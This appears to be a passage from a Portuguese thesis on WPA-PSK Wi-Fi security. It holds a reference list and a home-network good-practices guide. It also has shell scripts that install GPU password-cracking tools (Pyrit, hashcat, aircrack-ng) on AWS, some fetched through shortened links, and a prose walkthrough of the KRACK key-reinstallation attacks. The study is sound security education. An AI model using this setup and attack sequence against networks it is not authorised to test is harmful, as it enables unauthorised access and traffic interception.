Porém, a adoção no mercado do novo protocolo WPA3 pode levar um certo tempo. Sendo assim, tendo em vista as vulnerabilidades às quais uma rede WPA-PSK mal configurada pode estar exposta e a complexidade inerente à operação segura desse tipo de sistema de comunicação, é extremamente necessário poder contar com um guia de boas práticas de segurança que seja capaz de orientar os usuários na configuração e uso de uma rede WPA-PSK. No presente trabalho, foi apresentado um modelo de guia que pode servir como um conjunto de orientações ou como base para que outros guias adaptados possam ser desenvolvidos. E ainda, no Apêndice [A](#), há um exemplo de como um guia pode ser desenvolvido.





## Referências

- AIRCRAK-NG. *ARP Request Replay Attack*. 2017. Disponível em: <[https://www.aircrack-ng.org/doku.php?id=arp-request\\_reinjection](https://www.aircrack-ng.org/doku.php?id=arp-request_reinjection)>. Acesso em: 19 ago. 2017. Citado na página 40.
- ALLIANCE, W. *Security*. 2018. Disponível em: <<https://www.wi-fi.org/discover-wi-fi/security>>. Acesso em: 13 jul. 2018. Citado na página 98.
- AVAST. *Pesquisa desenvolvida pela Avast descobre que 81 pessoas no Brasil estão sob risco de ataques cibernéticos*. 2014. Disponível em: <<https://bit.ly/2KTiRJy>>. Acesso em: 20 ago. 2017. Citado na página 28.
- BBC. *Menina de sete anos consegue hackear rede wi-fi em dez minutos*. 2015. Disponível em: <[https://www.bbc.com/portuguese/noticias/2015/02/150218\\_menina\\_hacker\\_wifi\\_pai](https://www.bbc.com/portuguese/noticias/2015/02/150218_menina_hacker_wifi_pai)>. Acesso em: 20 ago. 2017. Citado na página 28.
- BONGARD, D. *Offline bruteforce attack on WiFi Protected Setup*. 2014. Disponível em: <[http://archive.hack.lu/2014/Hacklu2014\\_offline\\_bruteforce\\_attack\\_on\\_wps.pdf](http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf)>. Acesso em: 01 jul. 2018. Citado 3 vezes nas páginas 52, 53 e 54.
- CIRIACO, D. *Falha no WiFi permite interceptação de dados do seu dispositivo por hackers*. 2017. Disponível em: <<https://www.tecmundo.com.br/seguranca/123058-falha-wifi-interceptacao-trafego-hackers.htm>>. Acesso em: 4 jul. 2018. Citado na página 28.
- EDNEY, J.; ARBAUGH, W. A. *Real 802.11 Security: Wi-Fi Protected Access and 802.11i*. Boston, MA: Addison-Wesley, 2004. ISBN 978-0-321-13620-6. Citado 17 vezes nas páginas 15, 27, 31, 36, 37, 38, 39, 40, 41, 42, 43, 44, 47, 48, 49, 50 e 51.
- GAST, M. S. *802.11 Wireless Networks: The Definitive Guide: [Creating and Administering Wireless Networks]*. 1. ed. ed. Beijing: O'Reilly, 2002. OCLC: 248668053. ISBN 978-0-596-00183-4. Citado 3 vezes nas páginas 27, 31 e 35.
- JABBUSCH, J. *Dynamic Frequency Selection Part 3: The Channel Dilemma*. 2013. Disponível em: <<https://www.networkcomputing.com/wireless/dynamic-frequency-selection-part-3-channel-dilemma/438580919>>. Acesso em: 12 jul. 2018. Citado 2 vezes nas páginas 15 e 33.
- KLEIN, M. *What's the Difference Between 2.4 and 5-Ghz Wi-Fi (and Which Should I Use)?* 2017. Disponível em: <<https://www.howtogeek.com/222249/whats-the-difference-between-2.4-ghz-and-5-ghz-wi-fi-and-which-should-you-use/>>. Acesso em: 12 jul. 2018. Citado 2 vezes nas páginas 32 e 33.
- KUROSE, J. F.; ROSS, K. W. *Redes de computadores e a internet: uma abordagem top-down*. São Paulo: Pearson : Addison Wesley, 2010. OCLC: 683319879. ISBN 978-85-88639-97-3. Citado 6 vezes nas páginas 15, 31, 32, 33, 34 e 36.
- MOHTADI, H.; RAHIMI, A. New attacks on wi-fi protected setup. *ACSIJ Advances in Computer Science: an International Journal*, v. 4, n. 17, 2015. ISSN 2322-5157. Citado 5 vezes nas páginas 15, 51, 52, 53 e 83.

STALLINGS, W. *Data and Computer Communications*. 8th ed. ed. Upper Saddle River, N.J: Pearson/Prentice Hall, 2007. ISBN 978-0-13-243310-5. Citado na página 31.

VANHOEF, M.; PIESSENS, F. Key reinstallation attacks: Forcing nonce reuse in WPA2. In: *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*. [S.l.]: ACM, 2017. Citado 15 vezes nas páginas 15, 17, 18, 45, 46, 47, 48, 89, 90, 115, 117, 118, 119, 120 e 121.

VENTURA, F. *As redes Wi-Fi ficarão mais seguras com o novo padrão WPA3*. 2018. Disponível em: <<https://tecnoblog.net/248716/wi-fi-seguranca-wpa3-pronto/>>. Acesso em: 13 jul. 2018. Citado na página 98.

VENTURA, F. *O novo padrão WPA3 promete deixar as redes Wi-Fi mais seguras*. 2018. Disponível em: <<https://tecnoblog.net/231760/wi-fi-wpa3-seguranca/>>. Acesso em: 13 jul. 2018. Citado na página 98.

WIGLE.NET. *Statistics*. 2018. Disponível em: <<https://wigle.net/stats>>. Acesso em: 12 jul. 2018. Citado na página 28.

WRIGHT, J.; CACHE, J. *Hacking Exposed Wireless Wireless Security Secrets & Solutions*. New York: McGraw-Hill Education, 2015. OCLC: 919107262. ISBN 978-0-07-182762-1. Citado 16 vezes nas páginas 15, 32, 33, 34, 35, 40, 41, 42, 43, 44, 45, 51, 61, 63, 83 e 84.

## Apêndices



# APÊNDICE A – Guia de boas práticas

Nas redes Wi-Fi, os dados trafegam “pelo ar” em todas as direções por meio de ondas de rádio. Sendo assim, um atacante que esteja ao alcance da rede, é capaz de interceptar o tráfego e ler os dados, podendo até mesmo obter acesso não autorizado. Dessa forma, torna-se imprescindível a adoção deste guia de boas práticas de segurança cujo o objetivo é orientar os usuários na configuração e uso de uma rede Wi-Fi doméstica<sup>1</sup>.

## A.1 Escolha o método de segurança correto

Os roteadores Wi-Fi apresentam três diferentes métodos de segurança:

- WEP: esse método de segurança é comprovadamente fraco e fácil de ser quebrado por um atacante. Sendo assim, o seu uso deve ser sempre evitado.
- WPA: surgiu para corrigir os erros apresentados pelo o WEP, sendo considerado o nível mínimo de segurança exigido por uma rede Wi-Fi.
- WPA2: trabalha de forma semelhante ao WPA, porém apresenta um sistema de criptografia mais forte. Dessa forma, é o método mais recomendado para se proteger uma rede Wi-Fi.

Portanto, ao configurar um roteador, escolha a opção WPA2 sempre que possível e evite o WEP.

## A.2 Escolha uma boa senha

Não basta apenas usar um bom método de segurança para proteger a rede Wi-Fi, tal como o WPA2, é preciso também escolher uma boa senha que seja difícil de ser quebrada por um invasor. Sendo assim, evite o uso de senhas numéricas, e busque misturar letras, números e sinais de pontuação. Quanto maior for a senha e mais diversificado forem os caracteres, mais forte ela será.

Evite também o uso de palavras que podem ser encontradas em listas, tais como nomes de personagens de filme, nomes de música, ou até mesmo palavras simples que podem ser encontradas no dicionário.

---

<sup>1</sup> Este guia pode ser acessado via online no seguinte repositório: <https://github.com/lucascouto/guia-seguranca-wifi/wiki>.

Além de escolher uma boa senha de autenticação para a rede Wi-Fi, também é altamente recomendado alterar o usuário e senha de acesso da página de configuração do roteador.

### A.3 Altere o nome da rede (SSID)

A segurança da rede Wi-Fi está igualmente ligada ao nome da rede, o qual também é chamado de SSID. Portanto, ao configurar o roteador, busque alterar o nome padrão da rede.

### A.4 Medidas que não trazem segurança

Os roteadores possuem alguns recursos com objetivo proporcionar uma maior proteção à rede Wi-Fi.

O primeiro diz respeito a desabilitar a difusão (*broadcast*) do (SSID), evitando que o nome da rede seja visualizado por outros dispositivos que estejam por perto. Porém, por meio de um simples ataque, um invasor pode facilmente descobrir o SSID.

O segundo recurso consiste em configurar uma lista de endereços MAC no roteador. Endereço MAC é uma sequência de 12 caracteres separados de dois em dois que identifica um dispositivo na rede, tal como 00:21:EA:FB:CA:DE. Com essa medida, somente dispositivos cujo endereço MAC esteja contemplado na lista, têm acesso à rede. Entretanto, um invasor consegue facilmente copiar para o seu computador um endereço MAC da lista, conseguindo assim, obter acesso à rede.

O uso dessas duas medidas não é proibitivo, mas também não é recomendado, já que elas trazem uma falsa sensação de segurança aos usuários, sendo facilmente burladas por um invasor.

### A.5 Demais cuidados a serem tomados

- Verifique se o recurso WPS está habilitado no roteador e o desative;
- Use um cabo de rede para acessar a página de configuração do roteador, evitando o acesso via *wireless*;
- Desligue o roteador quando não estiver usando;
- Sempre verifique a segurança oferecida por uma rede antes de se conectar;
  - Evite conectar em redes abertas que não pedem senha: essas redes não oferecem criptografia de dados entre o dispositivo e o roteador;
- Mantenha os dispositivos de rede sempre atualizados.

## A.6 Recomendações específicas aos administradores de rede

- Utilize ferramentas de monitoramento de rede, tal como o `airodump-ng`, para detectar a presença de roteadores falsos;
  - Recomenda-se o uso da ferramenta `EvilAP_Defender` que automatiza a detecção de roteadores falsos:  
[https://github.com/moha99sa/EvilAP\\_Defender](https://github.com/moha99sa/EvilAP_Defender)
- Utilize ferramentas que detecte dispositivos vulneráveis ao KRACK;
  - Recomenda-se o uso dos scripts presentes no repositório:  
<https://github.com/vanhoefm/krackattacks-scripts>





# APÊNDICE B – *Scripts* para configurar o ambiente da instância EC2 na AWS

## B.1 ec2-pyrit.sh

Algoritmo B.1 – *Script* para instalar o Pyrit

---

```
#!/bin/sh
# ec2-pyrit.sh
# Preps an: Amazon Linux AMI with NVIDIA GRID GPU Driver AMI

echo "Installing the run of the mill dependencies.."
yum -y install python-devel zlib-devel openssl-devel
    ↪ libpcap-devel.x86_64 tmux glibc-devel automake autoconf
    ↪ gcc-c++ wget vim

#install the cuda tools, and set a symlink so cuda-pyrit can find
    ↪ them
echo "Installing cuda SDK.."
wget https://bit.ly/2N9Ysk1 -O
    ↪ cuda-repo-rhel7-9-1-local-9.1.85-1.x86_64.rpm

rpm -i cuda-repo-rhel7-9-1-local-9.1.85-1.x86_64.rpm
yum clean all
yum -y install epel-release
yum -y install dkms
yum -y install cuda

ln -s /opt/nvidia/cuda/ /opt/cuda

#--download scapy and pyrit
echo "Downloading scapy and pyrit.."
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
python get-pip.py
pip install scapy==2.3.2

wget https://bit.ly/2jk3zQi
wget https://bit.ly/2KQoiNk
```

```
#--install pyrit-cuda module
echo "Installing pyrit, pyrit-cuda"
tar -zxvf cpyrit-cuda-0.4.0.tar.gz
cd cpyrit-cuda-0.4.0
yum -y install clang

echo "Open 'setup.py' file and change '--host-compilation C' for
    ↪ '-ccbin clang'"
echo "Then press enter"
read a

# change "--host-compilation C" for "-ccbin clang" on setup.py
python ./setup.py install
cd ..

#--install pyrit
tar -zxvf ./pyrit-0.4.0.tar.gz
cd pyrit-0.4.0
python ./setup.py install
cd ..

echo "--All done--"
echo "press enter to run benchmark."
read a
pyrit benchmark
```

---

## B.2 ec2-hashcat-aircrack.sh

---

Algoritmo B.2 – *Script* para instalar o Hashcat e o Aircrack

---

```
#!/bin/sh
# ec2-hashcat.sh
# Preps an: Amazon Linux AMI with NVIDIA GRID GPU Driver AMI

echo "Downloading hashcat..."
wget https://hashcat.net/files/hashcat-4.1.0.7z -O hashcat.7z
yum -y install p7zip
7za x hashcat.7z
chmod a+x hashcat-4.1.0/hashcat64.bin
```

---

```
echo "Installing necessary dependencies for aircrack-ng..."
yum -y install libtool pkgconfig sqlite-devel autoconf automake
    ↪ openssl-devel libpcap-devel pcre-devel rfkill libnl3-devel
    ↪ gcc gcc-c++ ethtool

echo "Downloading aircrack-ng..."
wget https://github.com/aircrack-ng/aircrack-ng/archive/master.zip
unzip master.zip
clear

echo "Installing aircrack-ng..."
cd aircrack-ng-master
autoreconf -i
./configure
make
make install
cd ..
^d

echo "Finished!"
```

---



## APÊNDICE C – Ataques KRACK

### C.1 4-way handshake

Ao analisar as máquinas de estado dos dispositivos durante o *4-way handshake*, nota-se que existem dois tipos de clientes: aqueles que aceitam a retransmissão em texto aberto da mensagem 3 e os que só aceitam mensagens criptografadas uma vez que o PTK já esteja instalado. A forma como o KRACK explora ambos os casos, são descritos nas seções seguintes.

#### C.1.1 Retransmissão em texto aberto da mensagem 3




Figura 104 – Retransmissão em texto aberto da mensagem (VANHOEF; PIESENS, 2017).

A forma mais simples de ataque do KRACK acontece quando o cliente aceita a retransmissão em texto aberto da mensagem 3 mesmo que o PTK já esteja instalado. Analisando a Fig. 104, após enviar a mensagem 4, o cliente (*Supplicant*) instala as chaves de sessão como já previsto pela máquina de estados representada pela Fig. 90. Porém, o atacante intercepta essa mensagem impedindo-a de chegar até o AP (*Authenticator*). Após instalar as chaves, o cliente já começa enviar dados criptografados iniciando o *nonce*

com valor 1. O AP, por sua vez, ao perceber que não recebeu a mensagem 4, reenvia a mensagem 3 com o *replay counter* incrementado. O atacante então encaminha essa mensagem 3 para o cliente, fazendo com que este reinstale as mesmas chaves (PTK e GTK) e reinicie o contador do *nonce* utilizado pelo protocolo de confidencialidade (TKIP ou CCMP). Com este ataque, o cliente passa a reutilizar *nonces* anteriores para a mesma chave de criptografia, quebrando o princípio de “uma única chave por pacote”.

O atacante ainda encaminha as duas mensagens 4 para o AP: uma em texto aberto referente à primeira mensagem 3 e outra criptografada com o PTK referente à segunda mensagem 3. Obviamente, o AP rejeita a mensagem criptografada, pois ele ainda não instalou as chaves de sessão até esse ponto. Todavia, AP pode aceitar a mensagem 4 em texto aberto, pois ela possui um *replay counter* ( $r+1$ ) que ele já enviou mais ainda não recebeu por parte do cliente.

### C.1.2 Retransmissão criptografada da mensagem 3

Existem alguns clientes que só aceitam mensagens criptografadas uma vez que já tenham instalado as chaves de sessão. Para esse caso, o KRACK explora a forma como a entidade que executa o *4-way handshake* (CPU principal) e a entidade que implementa o protocolo de confidencialidade (*wireless NIC*) trabalham entre si.

É interessante notar que dentre esse grupo de clientes, alguns ainda aceitam a retransmissão em texto plano da mensagem 3 quando esta é enviada imediatamente após a mensagem 3 original. A Figura 105 mostra como KRACK trabalha com esse caso em específico.




Figura 105 – Retransmissão em texto aberto da mensagem 3 imediatamente enviada após a primeira (VANHOEF; PIESENS, 2017).

Ao receber a primeira mensagem 3, o atacante a intercepta, impedindo-a de chegar ao cliente, e espera o AP enviar uma segunda mensagem 3 com o *replay counter* incrementado. De posse das duas mensagens, o atacante as envia em sequência para o cliente. A CPU principal processa a primeira mensagem, respondendo com uma mensagem 4, e manda um sinal para o *wireless* NIC instalar as chaves de sessão. Em seguida, a CPU já processa a segunda mensagem 3, respondendo com uma mensagem 4 criptografada com o PTK instalado e utilizando o *nonce* de valor 1, e manda um segundo sinal para o *wireless* NIC instalar as chaves de sessão. Neste instante, as chaves de criptografia e integridade acabam de serem reinstaladas pelo cliente, reiniciando, assim, o contador do *nonce* utilizado pelo protocolo de confidencialidade.

Para o caso em que o cliente não aceita em hipótese alguma mensagens em texto aberto após já ter instalado as chaves de sessão, o processo de ataque é bem parecido como caso anterior. Todavia, o atacante espera um segundo processo de *4-way handshake* acontecer entre o cliente e o AP. Sendo assim, as duas mensagens 3 interceptadas estão criptografadas com o chave de sessão derivada do *4-way handshake* anterior (Fig. 106).




Figura 106 – Retransmissão da mensagem 3 criptografada (VANHOEF; PIESSENS, 2017).

## C.2 Group-key handshake

Retomando o que foi discutido na seção 2.3.1.3 da fundamentação teórica, durante o processo do *group-key handshake*, existem dois tipos de AP's: aqueles que instalam a GTK assim que enviam a mensagem *Group1*, e os que espera todos os clientes enviarem o *Group2* para assim poder instalar a GTK. O KRACK explora vulnerabilidades nesses dois tipos de AP's.



### C.2.1 Instalação imediata da GTK




Figura 107 – Ataque contra AP que instala a GTK imediatamente após enviar o *Group1* (VANHOEF; PIESENS, 2017).

Conforme ilustrado pela Fig. 107, assim que o cliente recebe a mensagem *Group1*, ele instala a GTK e responde com a mensagem *Group2*. O atacante intercepta essa mensagem impedindo-a de chegar até o AP. Sem resposta do cliente, o AP envia uma nova mensagem *Group2* e o atacante também intercepta essa mensagem impedindo-a de chegar até o cliente. O atacante então espera uma pacote de dados *broadcast* ser enviado pelo AP e o transmite para o cliente. Em seguida, ele encaminha a última mensagem *Group1* enviado pelo AP, e assim que recebe a mensagem, o cliente reinstala a GTK, reiniciando o *nonce* e utilizado pelo protocolo de confidencialidade. A partir desse ponto, uma vez que o *replay counter* também é reinicializado, torna-se possível realizar um ataque de reprodução reenviando o pacote de dados *broadcast* anterior.

### C.2.2 Instalação tardia da GTK

No caso em que o AP instala a GTK de maneira tardia, o ataque funciona de modo semelhante ao caso anterior. A única diferença é que o atacante encaminha a mensagem *Group2* para o AP logo depois de este enviar uma nova mensagem *Group1* (Fig. 108). Assim, o AP instala a GTK e envia um pacote de dados *broadcast* criptografado. O restante do ataque é idêntico ao caso precedente.




Figura 108 – Ataque contra AP que instala a GTK imediatamente após receber o *Group2* de todos os clientes (VANHOEF; PIESSENS, 2017).

### C.2.3 FT handshake




Figura 109 – Ataque contra o *FT handshake* (VANHOEF; PIESSENS, 2017).

Para explorar a vulnerabilidade do *FT handshake*, não é necessário executar o ataque de *channel-based man-in-the-middle*, uma vez que espionar e injetar pacotes já é

suficiente. Conforme ilustrado pela Fig. 109, no primeiro estágio do ataque, o atacante permite uma primeira execução do *FT handshake* e espera o AP transmitir um ou mais quadros de dados criptografados. Uma vez que o pacote de requisição de reassociação (*ReassoReq*) não é protegido contra ataques de reprodução por um *replay counter* e possui um MIC válido, o atacante se aproveita disso para reenviá-lo novamente ao AP. Isso faz com que o AP responda com um pacote de resposta de reassociação (*ReassoResp*) e subsequentemente reinstale o PTK, reiniciando assim o *nonce* e o *replay counter*. Os próximos quadros de dados enviados pelo AP serão criptografados utilizando *nonces* já utilizados uma vez (VANHOEF; PIESSENS, 2017).

Uma vez bem-sucedido o ataque, o atacante consegue reenviar pacotes dados antigos enviados pelo cliente para o AP. E ainda, uma vez que as mensagens trocadas durante o *FT handshake* não são protegidas contra ataques de reprodução por um *replay counter*, um atacante pode simplesmente reenviar pacotes de reassociação continuamente, fazendo com o *nonce* e o *replay counter* sejam sempre reinicializados pelo AP.